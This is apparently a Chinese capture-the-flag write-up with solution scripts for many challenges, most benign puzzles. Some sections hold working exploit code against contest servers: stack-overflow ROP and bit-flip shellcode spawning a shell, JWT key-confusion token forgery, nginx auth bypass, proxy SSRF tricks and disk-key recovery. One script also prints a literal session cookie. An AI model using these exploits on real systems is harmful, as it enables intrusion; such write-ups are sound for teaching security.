

签到

猫咪问答++

- 最后，第一题答案可能不太好确定，但是可以爆破（脚本非常简单，就不放了）

2048

一闪而过的 Flag

从零开始的记账工具人

```
import cn2an

tot = 0
for i in open('bills.csv', encoding='utf-8').readlines()[1:]:
```

```

a, b = i.split(',')
#print(a, b)
b = int(b)
x = 0
y = 0
z = 0
if '元' in a:
    x, a = a.split('元', 1)
    x = int(cn2an.cn2an(x, 'smart'))
if '角' in a:
    y, a = a.split('角', 1)
    y = int(cn2an.cn2an(y, 'smart'))
if '分' in a:
    z, a = a.split('分', 1)
    z = int(cn2an.cn2an(z, 'smart'))
#print(x, y, z)
tot += (x + y * 0.1 + z * 0.01) * b
print(tot)

```

超简单的世界模拟器

fuzz 即可。具体来说，每次随机在左上角生成一些 01，然后模拟 200 轮，检查两个正方形的情况。我给每个位置 $\frac{1}{3}$ 的概率设为 1，因为这样存活概率比较大，但设成 $\frac{1}{2}$ 之类的应该也问题不大。

```

#include<bits/stdc++.h>

typedef unsigned int uint;
typedef long long ll;
typedef unsigned long long ull;
typedef double lf;
typedef long double llf;
typedef std::pair<int,int> pii;

#define xx first
#define yy second

template<typename T> inline T max(T a,T b){return a>b?a:b;}
template<typename T> inline T min(T a,T b){return a<b?a:b;}
template<typename T> inline T abs(T a){return a>0?a:-a;}
template<typename T> inline bool repr(T &a,T b){return a<b?a=b,1:0;}
template<typename T> inline bool repl(T &a,T b){return a>b?a=b,1:0;}
template<typename T> inline T gcd(T a,T b){T t;if(a<b){while(a){t=a;a=b%a;b=t;}return b;}else{while(b){t=b;b=a%b;a=t;}return a;}}
template<typename T> inline T sqr(T x){return x*x;}
#define mp(a,b) std::make_pair(a,b)
#define pb push_back
#define I __attribute__((always_inline))inline
#define mset(a,b) memset(a,b,sizeof(a))
#define mcpy(a,b) memcpy(a,b,sizeof(a))

#define fo0(i,n) for(int i=0,i##end=n;i<i##end;i++)
#define fo1(i,n) for(int i=1,i##end=n;i<=i##end;i++)
#define fo(i,a,b) for(int i=a,i##end=b;i<=i##end;i++)
#define fd0(i,n) for(int i=(n)-1;~i;i--)
#define fd1(i,n) for(int i=n;i;i--)
#define fd(i,a,b) for(int i=a,i##end=b;i>=i##end;i--)

```

```

#define foe(i,x)for(__typeof((x).end())i=(x).begin();i!=(x).end();++i)
#define fre(i,x)for(__typeof((x).rend())i=(x).rbegin();i!=(x).rend();++i)

struct Cg{I char operator()(){return getchar();}};
struct Cp{I void operator()(char x){putchar(x);}};
#define OP operator
#define RT return *this;
#define UC unsigned char
#define RX x=0;UC t=P();while((t<'0' || t>'9')&&t!='-')t=P();bool f=0;\
if(t=='-')t=P(),f=1;x=t-'0';for(t=P();t>='0'&&t<='9';t=P())x=x*10+t-'0'
#define RL if(t=='.'){\f u=0.1;for(t=P();t>='0'&&t<='9';t=P()),u*=0.1)x+=u*(t-'0');}\f(f)x=-x
#define RU x=0;UC t=P();while(t<'0' || t>'9')t=P();x=t-'0';for(t=P();t>='0'&&t<='9';t=P())x=x*10+t-'0'
#define TR *this,x;return x;
I bool IS(char x){return x==10 || x==13 || x==' ';}template<typename T>struct Fr{T
P;I Fr&OP,(int&x)
{RX;if(f)x=-x;RT}I OP int(){int x;TR}I Fr&OP,(ll &x){RX;if(f)x=-x;RT}I OP ll()
{ll x;TR}I Fr&OP,(char&x)
{for(x=P();IS(x);x=P());RT}I OP char(){char x;TR}I Fr&OP,(char*x){char
t=P();for(;IS(t);t=P());if(~t){for(;!IS
(t)&&~t;t=P())*x++=t;*x++=0;RT}I Fr&OP,(lf&x){RX;RL;RT}I OP lf(){lf x;TR}I
Fr&OP,(llf&x){RX;RL;RT}I OP llf()
{llf x;TR}I Fr&OP,(uint&x){RU;RT}I OP uint(){uint x;TR}I Fr&OP,(ull&x){RU;RT}I
OP ull(){ull x;TR}};Fr<Cg>in;
#define WI(S) if(x){if(x<0)P('-'),x=-x;UC
s[S],c=0;while(x)s[c++]=x%10+'0',x/=10;while(c--)P(s[c]);}else P('0')
#define WL if(y){lf t=0.5;for(int i=y;i--;)t*=0.1;if(x>=0)x+=t;else x-=t,P('-
');*this,(ll)(abs(x));P('.');if(x<0)\
x=-x;while(y--){x*=10;x-=floor(x*0.1)*10;P(((int)x)%10+'0');}}else if(x>=0)*this,
(ll)(x+0.5);else *this,(ll)(x-0.5);
#define WU(S) if(x){UC s[S],c=0;while(x)s[c++]=x%10+'0',x/=10;while(c-
-)P(s[c]);}else P('0')
template<typename T>struct Fw{T P;I Fw&OP,(int x){WI(10);RT}I Fw&OP()(int x)
{WI(10);RT}I Fw&OP,(uint x){WU(10);RT}
I Fw&OP()(uint x){WU(10);RT}I Fw&OP,(ll x){WI(19);RT}I Fw&OP()(ll x){WI(38);RT}I
Fw&OP,(ull x){WU(20);RT}I Fw&OP()
(ull x){WU(20);RT}I Fw&OP,(char x){P(x);RT}I Fw&OP()(char x){P(x);RT}I Fw&OP,
(const char*x){while(*x)P(*x++);RT}
I Fw&OP()(const char*x){while(*x)P(*x++);RT}I Fw&OP()(lf x,int y){WL;RT}I
Fw&OP()(llf x,int y){WL;RT}};Fw<Cp>out;

const int N=50,M=15;

bool u,s[2][N+2][N+2],inp[M][M];

void ev()
{
    fo1(i,N)fo1(j,N)
    {
        int sum=0;
        fo(x,-1,1)fo(y,-1,1)sum+=s[u][i+x][j+y];
        bool r=0;
        if(s[u][i][j])
        {
            if(sum==3 || sum==4)r=1;
        }
        else

```

```

        {
            if(sum==3)r=1;
        }
        s[u^1][i][j]=r;
    }
    u^=1;
}

void init()
{
    mset(s,0);
    u=0;
    fo(i,6,7)fo(j,46,47)s[0][i][j]=1;
    fo(i,26,27)fo(j,46,47)s[0][i][j]=1;
    fo1(i,M)fo1(j,M)s[0][i][j]=inp[i-1][j-1];
}

bool chk()
{
    fo(i,6,7)fo(j,46,47)if(s[u][i][j])return 0;
    fo(i,26,27)fo(j,46,47)if(s[u][i][j])return 0;
    return 1;
}

void print()
{
    fo1(i,N){fo1(j,N)out,s[u][i][j];out,'\n';}out,'\n';
}

void sim()
{
    init();
    fo0(i,200)
    {
        ev();
        //print();
    }
    if(chk())
    {
        fo0(i,M){fo0(j,M)out,inp[i][j];out,'\n';}
        exit(0);
    }
}

std::mt19937 ran(114514);

void gen()
{
    fo0(i,M)fo0(j,M)inp[i][j]=ran()%3==0;
}

int main()
{
    while(1)
    {
        gen();
        sim();
    }
}

```

从零开始的火星文生活

然后拿原文一部分进行搜索，发现有许多编码错误的网页。其中一个<http://www.canyin88.com/zixun/2017/05/05/48649.html>，而且还可以搜索到他的编码正确的版本<https://kknews.cc/tech/qyznlb.html>。

那么可以用两个文章中相同段落来获取这个映射关系。

[illegible]

233 同学的字符串工具

字符串大写工具

猜测是一个字符在 upper 之后变成两个，fuzz 可得。

```
for i in range(100000):
    try:
        if chr(i).upper() == 'FL':
            print(i, chr(i))
    except:
        pass
```

编码转换工具

查看 wiki 可知，UTF-7 中，特殊字符会表示成一串 base64 编码，那么把 flag 中的某个字符也这样表示即可。

```
>>> base64.b64encode(b'\0f')
b'AGY='
>>> b'+AGY-lag'.decode('utf-7')
'flag'
```

233 同学的 Docker

docker 会记录所有层，那么先跑起来，然后 docker inspect 看看每一层的文件，然后去该层的 diff 里找即可。（这个 docker 都被我删了，没有具体过程了）

从零开始的 HTTP 链接

找一个支持 0 号端口的东西，比如 Python，搞个反代就可以了。

```
from socketserver import BaseRequestHandler, ThreadingTCPServer
import socket
import threading

class EchoHandler(BaseRequestHandler):
    def handle(self):
        print('start')
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('202.38.93.111', 0))

        def th1():
            while True:
                try:
                    t = s.recv(1024)
                    if len(t) == 0:
                        break
                    self.request.sendall(t)
                except Exception as e:
                    break
```

```

def th2():
    while True:
        try:
            t = self.request.recv(1024)
            if len(t) == 0:
                break
            s.sendall(t)
        except Exception as e:
            break
    threading.Thread(target=th1).start()
th2()

if __name__ == '__main__':
    serv = ThreadingTCPServer(('', 20000), EchoHandler)
    serv.serve_forever()

```

来自一教的图片

根据题目提示，对图片进行 FFT 即可。

```

import cv2 as cv
import numpy as np
from matplotlib import pyplot as plt

img = cv.imread('4f_system_middle.bmp', 0)

f = np.fft.fft2(img)
fshift = np.fft.fftshift(f)
res = np.log(np.abs(fshift))

plt.imshow(res, 'gray')
plt.show()

```

超简陋的 OpenGL 小程序

各种尝试魔改两个 basic_lighting 文件里的参数，最后试出来一个：

```
gl_Position = vec4(aPos[0], aPos[1], aPos[2] * 4, 1);
```

(然而也不知道为啥这就能显示出 flag)

生活在博弈树上

题目输出操作时使用了 gets，可以栈溢出，具体介绍可以查看 ctf wiki。

第一问，可以 ret 到赢的位置去。

```

from pwn import *

context.log_level='debug'

r=remote('202.38.93.111',10141)
r.recvuntil('Please input your token: ')

```



```

r.send('xxx:xxx\n')

target=0x402527
rbp=0x4a8320
payload=b'a'*0x90+p64(rbp)+p64(target)

def send(x):
    r.recvuntil('Your turn. Input like (x,y), such as (0,1): ')
    r.send(x+b'\n')

send(payload)
send(b'(0,1)')
send(b'(0,2)')
send(b'(1,2)')
r.interactive()

```

第二问，构造一个 rop 链。由于不知道栈地址，可以先重入 main，并且把栈地址（rbp）改成 bss 上的地址。

```

from pwn import *

context.log_level='debug'

r=remote('202.38.93.111',10141)
r.recvuntil('Please input your token: ')
r.send('xxx:xxx\n')

target=0x4023fc
rbp=0x4a8320
payload=b'a'*0x90+p64(rbp)+p64(target)

def send(x):
    r.recvuntil('Your turn. Input like (x,y), such as (0,1): ')
    r.send(x+b'\n')

send(payload)
send(b'(0,1)')
send(b'(0,2)')
send(b'(1,2)')

rop=[
    0x4017b6,0x4a8297,
    0x407228,0,
    0x43dbb5,0,
    0x43e52c,59,
    0x402bf4
]
payload=b'(2,2) /bin/sh\0'.ljust(0x98,b'a')+b''.join(map(p64,rop))
send(payload)

r.interactive()

```

来自未来的信笺

先进行二维码识别，但是 pyzbar 这个库不能处理二进制（会在 `\0` 截断）。patch 该库也没用，然后发现是 zbar 自身的问题。

Google 一番后得知，zbar 的高版本才能处理二进制，于是用高版本（arch 带的版本）+ os.system 来处理。

```
import os

cmd='zbarimg --raw -sbinary %s > %s'
n = 351
for i in range(0, n):
    fi = 'frames/frame-x%s%s.png' % (chr(i // 26 + 97), chr(i % 26 + 97))
    fo = 'output/%d.txt' % i
    os.system(cmd%(fi,fo))
```

把所有输出拼起来可以得到一个 tar 文件，解压出一个 repo.tar.xz，再解压就得到了 flag。

狗狗银行

利息是四舍五入的，可以搞一大堆储蓄卡，每张存 167 元，这样总利息就高于信用卡利息了。

```
import requests

headers = {
    'cookie': 'xxx',
    'Authorization': 'xxx',
}

def transfer(src, dst, amount):
    data = {
        'amount': amount,
        'dst': dst,
        'src': src,
    }
    r = requests.post('http://202.38.93.111:10100/api/transfer', json=data,
headers=headers)
    return r.text

def create(typ):
    data = {
        'type': typ
    }
    r = requests.post('http://202.38.93.111:10100/api/create', json=data,
headers=headers)

def eat(card):
    data = {
        'account': card
    }
```

```

r = requests.post('http://202.38.93.111:10100/api/eat', json=data,
headers=headers)

def reset():
    r = requests.post('http://202.38.93.111:10100/api/reset', json={},
headers=headers)

for t in range(8):
    for i in range(10):
        eat(1)
    for i in range(2, 101):
        transfer(i, 101, 10)

```

(开卡和初始转账代码就不放了)

超基础的数理模拟器

sympy 自带了一个解析 latex 的函数，但是他对于 `\left` `\right` `\`，都不能处理。

手动处理掉这些，然后他还有一个坑，`e` 会识别为 `Symbol('e')` 而不是 `E`，这个也需要手动替换。

最后他的积分比较慢，可以手动实现一个辛普森积分，由于这些函数都比较连续，精度是足够的。

```

from sympy import *
from sympy.parsing.latex import parse_latex

import requests
import math

sess = requests.Session()
cookie_obj = requests.cookies.create_cookie(domain='202.38.93.111',
name='session', value='xxx')
sess.cookies.set_cookie(cookie_obj)

def get():
    s = sess.get('http://202.38.93.111:10190').text
    s = s[s.find('<center>'):]
    s = s[s.find('<p>') + 3:]
    s = s[:s.find('</p>')]
    return s

def submit(ans):
    s = sess.post('http://202.38.93.111:10190/submit', data={'ans': ans}).text
    return s

def cal(l, m, r):
    return (l + m * 4 + r) / 6

def simpson(f, l, r, m, fl, fr, fm):
    if r - l < 1e-5:
        return (r - l) * cal(fl, fm, fr)

```

```

lm = (l + m) / 2
flm = f(lm)
rm = (r + m) / 2
frm = f(rm)
if abs(cal(fl, flm, fm) + cal(fm, frm, fr) - 2 * cal(fl, fm, fr)) < 1e-6:
    return (r - l) * cal(fl, fm, fr)
return simpson(f, l, m, lm, fl, fm, flm) + simpson(f, m, r, rm, fm, fr, frm)

def calc(s):
    s = s.strip()
    assert s[0] == '$' and s[-1] == '$'
    s = s[1:-1]
    a, b = s.split(' ', 1)
    assert a.startswith('\\int_')
    l, r = a[5:].split('^')
    l = parse_latex(l).evalf()
    r = parse_latex(r).evalf()
    print(l, r)
    assert b.endswith('\\, {d x}')
    b = b[:-7].replace('\\,', ', ').replace('\\left', '').replace('\\right', '')
    s = parse_latex(b)
    s = s.subs(Symbol('e'), E)
    print(s)

    def f(v):
        return s.subs(x, v).evalf()
    return simpson(f, l, r, (l + r) / 2, f(l), f(r), f((l + r) / 2))

x = symbols('x')

while True:
    s = get()
    v = calc(s)
    print(v)
    submit(str(v))
    print(sess.cookies.get_dict()['session'])

```

永不溢出的计算器

Google 搜索得到 <https://crypto.stackexchange.com/questions/34061/factoring-large-n-given-oracle-to-find-square-roots-modulo-n>, 实现一个即可。

```

from gmpy2 import gcd, invert
import random
import sys
from websocket import create_connection

rbuf = ''
_otp = True

def _recv():
    global ws, rbuf
    if len(rbuf) == 0:

```

```

        rbuf = ws.recv().replace('\r\n', '\n')
    if _ot:
        sys.stderr.write(rbuf[0])
        sys.stderr.flush()
    r = rbuf[0]
    rbuf = rbuf[1:]
    return r

def recv(x):
    res = ''
    while True:
        res += _recv()
        if x in res:
            return res

def send(x):
    global ws
    ws.send(x)

ws = create_connection("ws://202.38.93.111:10020/shell")
recv('token: ')
send('xxx:xxx\n')

def cal(s):
    recv('> ')
    send(s + '\n')
    recv('\n')
    r = recv('\n')
    if 'Math' in r:
        return None
    return int(r)

recv('65537 = ')
flag = int(recv('\n'))

n = cal('0 - 1') + 1
while True:
    x = random.randint(0, n - 1)
    y = cal('sqrt(' + str(x * x % n) + ')')
    if y is None or (x + y) % n == 0 or x == y:
        continue
    break
p = abs(gcd(x + y, n))
if p == 1:
    p = abs(gcd(x - y, n))
q = n // p
d = invert(65537, (p - 1) * (q - 1))
flag = pow(flag, d, n)
print(int(flag).to_bytes(100, 'big'))

```

普通的身份认证器

先进行一些尝试，访问 `/token` 会得到一个 jwt，而 `/profile` 应该会根据 jwt 中的 sub 返回 flag。

查看 fastapi 文档，得知会有一个 `/docs`，访问可以看到一个 `/debug` 操作，访问可以得到 jwt 的公钥。

Google 了很久，最后发现，在某些库的低版本中，如果指定加密方式为 HS256，但是传入 RSA 密钥，他会用公钥当作密码来计算。尝试发现此方法正确。

```
import requests
import base64
import json
import time
import jwt # pip install pyjwt==0.4.3

htoken = 'xxx:xxx'
url = 'http://202.38.93.111:10092/debug'

r = requests.post(url, json={'1': 2})
print(r.text)
pubkey = r.json()['PUBLIC_KEY']

s = {"sub": "admin", "exp": int(time.time() + 1800)}
token = jwt.encode(s, pubkey, algorithm='HS256').decode()

url = 'http://202.38.93.111:10092/profile'
r = requests.get(url, headers={'Authorization': 'Bearer ' + token, 'Hg-Token': htoken})
print(r.text)
```

超精巧的数字论证器

简单做法


活动作品 广州中山大学自主招生趣题：如何让4个0的算式等于24呢？

35.3万播放 · 174弹幕 · 2020-10-05 21:44:07

广州中山大学自主招生题

填入符号，让4个0等于24

0 0 0 0 = 24



通过这两张梗图，可以知道一个用法，`~~x`。`~~x` 等于 $x + 1$ ，`~-x` 等于 $x - 1$ 。

那么可以通过若干次 +1，然后乘 10（用 1 4 5 不停 +1 得到 10），这样的方式来处理一个数的十进制表示。

```
from pwn import *

def cal(s):
    s = s.replace('/', '//')
    try:
        return eval(s)
    except:
        return None

def get(a, b):
    va = cal(a)
    if va == b:
        return a
    a = '(' + a + ')'
    if va < b:
        return '~~' * (b - va) + a
    return '~-' * (va - b) + a

def get_114514(x):
    res = get('1', x // 100000)
    res = '(' + res + ')*' + get('1', 10)
    res = get(res, x // 10000)
    res = '(' + res + ')*' + get('4', 10)
    res = get(res, x // 1000)
    res = '(' + res + ')*' + get('5', 10)
    res = get(res, x // 100)
    res = '(' + res + ')*' + get('1', 10)
    res = get(res, x // 10)
    res = '(' + res + ')*' + get('4', 10)
    res = get(res, x)
    return res

r = remote('202.38.93.111', 10241)
r.recvuntil('Please input your token: ')
r.send('xxx:xxx\n')

for i in range(32):
    r.recvuntil('chal')
    r.recvuntil(':')
```

```
n = int(r.recvuntil('='))[:-1].strip()
r.send(get_114514(n) + '\n')

r.interactive()
```

超自动的开箱模拟器

这是个经典问题，假设输入是 x ，那么先开第 x 个，假设里面是 y ，那么再开第 y 个，依次类推。

这题在开出目标后，bf 代码会立刻停止执行，所以不需要考虑如何退出。

另外为了方便起见，可以每次读入 x ，然后走到 x ，开箱，再走回去。

最后代码：

```
+[-,-[->+>+<<]>>>+<[>.<-]>+.-.-<+<[>.<-]>-<<+]
```

外层循环是 `while(1)`，第一个内层循环是把输入的 x 复制两个，后两个内层循环分别是向右移动和向左移动。

室友的加密硬盘

`fdisk -l` 看到有以下分区：

```
Disk roommates_disk_part.img: 2 GiB, 2147483648 bytes, 4194304 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xa4ee910b
```

Device	Boot	Start	End	Sectors	Size	Id	Type
roommates_disk_part.img1	*	2048	391167	389120	190M	83	Linux
roommates_disk_part.img2		393214	16775167	16381954	7.8G	5	Extended
roommates_disk_part.img5		393216	1890303	1497088	731M	82	Linux swap / Solaris
roommates_disk_part.img6		1892352	3891199	1998848	976M	83	Linux
roommates_disk_part.img7		3893248	16775167	12881920	6.1G	83	Linux

肉眼查看可知，其中这个 swap 里是有数据的。

搜索一番得知，luks 的密钥会在内存中有，所以也可能在 swap 中有。

参考 <https://blog.appsecco.com/breaking-full-disk-encryption-from-a-memory-dump-5a868c4fc81e>，可以找到 key。然后用下面的命令挂上盘，就可以找到 flag 了。

```
echo
"e4581675c3f947f7b537a3dd6098e4a5898b0a18c2b3b0f675c61de4106fc6a1fa01a98089a38f6
06c148694e7a3509aaccfc165068ed67f5715384b93e56aa6" | xxd -r -p > mkf.key
cryptsetup luksOpen --master-key-file test.key /dev/loop101 test
mount /dev/mapper/test /mnt/tmp
```


超简易的网盘服务器

访问 <http://202.38.93.111:10120/Public> 可以得到 nginx.conf 和 Dockerfile。访问 <http://202.38.93.111:10120/Public/h5ai/> 可以看到 h5ai 的文件夹。但是这看起来和 Dockerfile 中是一致的，甚至 h5ai 都是空密码。

仔细阅读 Dockerfile，发现根目录下也有一份 h5ai。仔细阅读 nginx.conf，其对 php 文件的处理是 `location ~`，这意味着其优先级较高，并且不再会进行后续匹配，也就是能绕过 `location /` 的鉴权。

查看 h5ai 的 php 文件，发现他有一个下载压缩包的功能，那么可以下载根目录的压缩包。POST 下面的网址即可：

```
http://202.38.93.111:10120/_h5ai/public/index.php?
action=download&baseHref=&as=1.tar&type=shell-tar&hrefs=
```

超安全的代理服务器

页面上写着 **推送 (PUSH)** 了最新的 **Secret**，搜索 http push，发现是 http2 的 feature。

可以用 Chrome dump 出 netlog，然后在里面找到 secret，但是每次操作都需要不少时间，很容易超时，不便于后续分析。

可以用 python 的 hyper 库来处理这些 http2 数据（代码见后面）。

得到合法的 secret 后，url 的限制可以使用 `www.ustc.edu.cn.x.x.x.x.nip.io:xx` 的方式绕过。然后发现端口实际应该是 8080。连上去之后，他还需要 Referer 的条件。

```
from hyper import HTTP20Connection, tls
import ssl, socket

def get_secret():
    ssl_context = tls.init_context()
    ssl_context.check_hostname = False
    ssl_context.verify_mode = ssl.CERT_NONE

    c = HTTP20Connection('146.56.228.227:443', ssl_context=ssl_context,
enable_push=True)
    c.request('GET', '/')
    resp = c.get_response()
    for x in c.get_pushes():
        r = x.get_response()
        s = r.read(1000)
        s = s[s.find(b'secret: ') + 8:]
        return s[:10].decode()

hostname = '146.56.228.227'
context = ssl._create_unverified_context()
context.verify_mode = ssl.CERT_NONE

with socket.create_connection((hostname, 443)) as sock:
    with context.wrap_socket(sock, server_hostname=hostname) as ssock:
        print(ssock.version())
```

```

sock.send(b'CONNECT www.ustc.edu.cn.127.0.0.1.nip.io:8080
HTTP/1.1\r\n')
sock.send(b'Secret: %s\r\n' % get_secret().encode())
sock.send(b'\r\n')
s = sock.recv(1000)
print(s.decode('utf-8'), end='')
s = sock.recv(1000) + sock.recv(1000)
print(s.decode('utf-8'), end='')
sock.send(b'GET / HTTP/1.1\r\n')
sock.send(b'Host: 127.0.0.1\r\n')
sock.send(b'Referer: 146.56.228.227\r\n')
sock.send(b'User-Agent: curl\r\n')
sock.send(b'\r\n')
s = sock.recv(1000)
print(s.decode('utf-8'))

```

验证码

由于用的是 `systemrandom`, `shuffle` 后, 唯一有用的信息是每种像素的出现频率。每个字符周围的像素基本是 `r=g=b` 的, 那么可以提取这 256 种像素的出现频率。

接下来可以考虑用炼丹 (神经网络) 解决, 具体见代码。(这个模型可能不太行, 三百轮时只有 5% 的正确率, 但其实对这道题已经完全够用了, 因为只需要一次识别正确)

生成数据的代码:

```

import numpy as np
from PIL import ImageFont, ImageDraw, Image
from matplotlib import pyplot as plt
import pathlib

import string
from random import SystemRandom
random = SystemRandom()

alphabet = sorted(string.digits + string.ascii_letters)

def img_generate(text):
    img = Image.new('RGB', (40 * len(text), 100), (255, 255, 255))
    # https://github.com/adobe-fonts/source-code-
    # pro/raw/release/TTF/SourceCodePro-Light.ttf
    fontpath = pathlib.Path(__file__).parent.absolute().joinpath("SourceCodePro-
    Light.ttf")
    font = ImageFont.truetype(str(fontpath), 64)
    draw = ImageDraw.Draw(img)
    draw.text((0, 0), text, font=font, fill=(0, 0, 0, 0))
    return img

def add_noise(draw, size):
    def get_random_xy(draw):
        x = random.randint(0, size[0])
        y = random.randint(0, size[1])
        return x, y

    def get_random_color():

```

```

        r = random.randint(0, 256)
        g = random.randint(0, 256)
        b = random.randint(0, 256)
        return r, g, b

draw.line([get_random_xy(draw), get_random_xy(draw)],
          get_random_color(), width=1)

def shuffle(img):
    pix = np.array(img)
    x, y, z = pix.shape
    t = pix.reshape(-1, z).tolist()
    random.shuffle(t)
    pix_shuffled = np.array(t, dtype=np.uint8).reshape(x, y, z)
    return Image.fromarray(pix_shuffled)

def getpixels(im):
    cnt = [0] * 256
    for i in range(im.size[0]):
        for j in range(im.size[1]):
            a, b, c = im.getpixel((i, j))
            if a == b and b == c:
                cnt[a] += 1
    return cnt

def getpixels2(im):
    cnt = [0] * 256
    pix = np.array(img)
    n, m, _ = pix.shape
    for i in range(n):
        for j in range(m):
            a, b, c = pix[i, j]
            if a == b and b == c:
                cnt[a] += 1
    return cnt

for i in range(10000):
    print(i)
    code = ''.join([random.choice(alphabet) for _ in range(16)])

    img = img_generate(code)
    draw = ImageDraw.Draw(img)
    for _ in range(10):
        add_noise(draw, size=img.size)
    p = getpixels(img)
    v = [code.count(x) for x in alphabet]
    open('data.txt', 'a').write(','.join(map(str, p + v)) + '\n')

```

训练的代码:

```

import torch
import torch.nn as nn
import torch.nn.functional as F

```

```

import torch.optim as optim

import torchvision
import torchvision.transforms as transforms

data = []
for i in open('data.txt').readlines():
    s = list(map(int, i.split(',')))
    a, b = s[:256], s[256:]
    for i in range(1, 255):
        a[i] /= 20
    a[0] /= 3000
    a[-1] /= 54000
    data.append((torch.Tensor(a).float(), torch.Tensor(b).float()))

tn = len(data) // 5 * 4

trainloader = torch.utils.data.DataLoader(data[:tn], batch_size=64,
shuffle=True, num_workers=2)
testloader = torch.utils.data.DataLoader(data[tn:], batch_size=len(data) - tn,
shuffle=False, num_workers=2)

class Net(nn.Module):
    def __init__(self):
        super(Net, self).__init__()
        self.fc1 = nn.Linear(256, 200)
        self.fc2 = nn.Linear(200, 62)

    def forward(self, x):
        x = torch.tanh(self.fc1(x))
        x = torch.tanh(self.fc2(x))
        return x

net = Net()

device = torch.device("cuda" if torch.cuda.is_available() else "cpu")
net.to(device)

criterion = nn.MSELoss()
optimizer = optim.SGD(net.parameters(), lr=0.002, momentum=0.7)

PATH = './net199.pth'
net.load_state_dict(torch.load(PATH))

msize = 10
for epoch in range(200, 300):
    running_loss = 0.0
    for i, data in enumerate(trainloader, 0):
        inputs, labels = data[0].to(device), data[1].to(device)
        optimizer.zero_grad()
        outputs = net(inputs)
        loss = criterion(outputs, labels)
        loss.backward()
        optimizer.step()

        running_loss += loss.item()

```

```

        if i % msize == msize - 1:
            print('[%d, %5d] loss: %.3f' % (epoch + 1, i + 1, running_loss /
msize))
            running_loss = 0.0

    correct = 0
    correct2 = 0
    total = 0
    with torch.no_grad():
        for data in trainloader:
            images, labels = data[0].to(device), data[1].to(device)
            outputs = net(images)
            out = torch.round(outputs.data)
            total += labels.size(0)
            correct += (out == labels).sum().item()
            correct2 += (out == labels).all(1).sum().item()

    print('Accuracy of the network on the %d train images: %.2f%% (%.2f%%)' %
(total, 100 * correct2 / total, 100 * correct / total))

    correct = 0
    correct2 = 0
    total = 0
    with torch.no_grad():
        for data in testloader:
            images, labels = data[0].to(device), data[1].to(device)
            outputs = net(images)
            out = torch.round(outputs.data)
            total += labels.size(0)
            correct += (out == labels).sum().item()
            correct2 += (out == labels).all(1).sum().item()

    print('Accuracy of the network on the %d test images: %.2f%% (%.2f%%)' %
(total, 100 * correct2 / total, 100 * correct / total))

    PATH = './net%d.pth' % epoch
    torch.save(net.state_dict(), PATH)

```

最后交题的代码:

```

import requests
import string
from PIL import ImageFont, ImageDraw, Image
import torch
import torch.nn as nn
import torch.nn.functional as F
import torch.optim as optim

import torchvision
import torchvision.transforms as transforms

class Net(nn.Module):
    def __init__(self):
        super(Net, self).__init__()
        self.fc1 = nn.Linear(256, 200)
        self.fc2 = nn.Linear(200, 62)

```

```

def forward(self, x):
    #x = F.relu(self.fc1(x))
    #x = F.relu(self.fc2(x))
    x = torch.tanh(self.fc1(x))
    x = torch.tanh(self.fc2(x))
    return x

net = Net()

criterion = nn.MSELoss()
optimizer = optim.SGD(net.parameters(), lr=0.005, momentum=0.7)

device = torch.device("cuda" if torch.cuda.is_available() else "cpu")
net.to(device)
PATH = './net.pth'
net.load_state_dict(torch.load(PATH, map_location=torch.device('cpu'))))

def getpixels(im):
    cnt = [0] * 256
    for i in range(im.size[0]):
        for j in range(im.size[1]):
            a, b, c = im.getpixel((i, j))
            if a == b and b == c:
                cnt[a] += 1
    return cnt

alphabet = sorted(string.digits + string.ascii_letters)

def chk(im):
    p = getpixels(im)
    for i in range(1, 255):
        p[i] /= 20
    p[0] /= 3000
    p[-1] /= 54000

    p = torch.Tensor(p)
    out = net(p)
    out = torch.round(out.data)
    return out

headers = {'cookie':
'session=eyJ0b2t1biI6IjQ2NzpnRU1DSudmdFZYZnhtRGJZU2pZYWhPZDZqOFA1NWZ1L3AvQW91bV1IYmt3b0xPa2dBaDljQ2ZyL2ZPd2NwNXg0V09WTm5NZVZxMG04QzFLM1hYNWpTSmdYN1htYiJ9.X52Umg.NhmFd1ir4dSIJ5C_KHSu7Qchjjc; PHPSESSID=ts0d4m1h0oh17td9t6o1er138r'}

while True:
    s = requests.get('http://202.38.93.111:10150/captcha_shuffled.bmp',
headers=headers).content
    open('tmp.bmp', 'wb').write(s)
    s = chk(Image.open('tmp.bmp'))
    print(s)
    param = {}

```

```

for i in range(62):
    param['r_%s' % alphabet[i]] = int(round(float(s[i])))

r = requests.get('http://202.38.93.111:10150/result', params=param,
headers=headers)
if '请重新尝试' in r.text:
    continue
print(r.text)
break

```

动态链接库检查器

搜索 `ldd arbitrary code execution` 可以搜到两个博客：<https://catonmat.net/ldd-arbitrary-code-execution> 和 <http://klamp.works/2016/04/15/code-exec-ldd.html>，但是他们的 `ldd` 版本都比较老，题目中的 `ldd` 版本已经不能再指定任意 interpreter。

又经过一番搜索，搜到了 https://sourceware.org/bugzilla/show_bug.cgi?id=22851。这个就直接可以用。把执行的命令改成 `cat /flag`，然后 `make evil`，再提交 `libevil.so` 即可。

超精准的宇宙射线模拟器

可以翻转一个 bit。动态调试，发现 `exit` 的地址被改成了 401070，而 401170 是个 `ret`，于是可以先把这边改掉。

运行时发现有一个 `rwX` 的段，而 401570 在其中，所以可以在里面写 shellcode，最后跳过去执行。

```

from pwn import *

context.arch='amd64'
context.log_level='debug'

r=remote('202.38.93.111',10231)
r.recvuntil('Please input your token: ')
r.send('xxx:xxx\n')

def flip(x,y):
    r.recvuntil('Where do you want to flip?')
    r.send(hex(x)+' '+str(y)+'\n')

def write(pos,old,new):
    for i in range(8):
        if (old^new)>>i&1:
            flip(pos,i)

flip(0x404039,0)

shellcode=asm(shellcraft.sh())
target=0x401570
for i in range(len(shellcode)):
    write(target+i,0,shellcode[i])

flip(0x404039,2)

r.interactive()

```

超迷你的挖矿模拟器

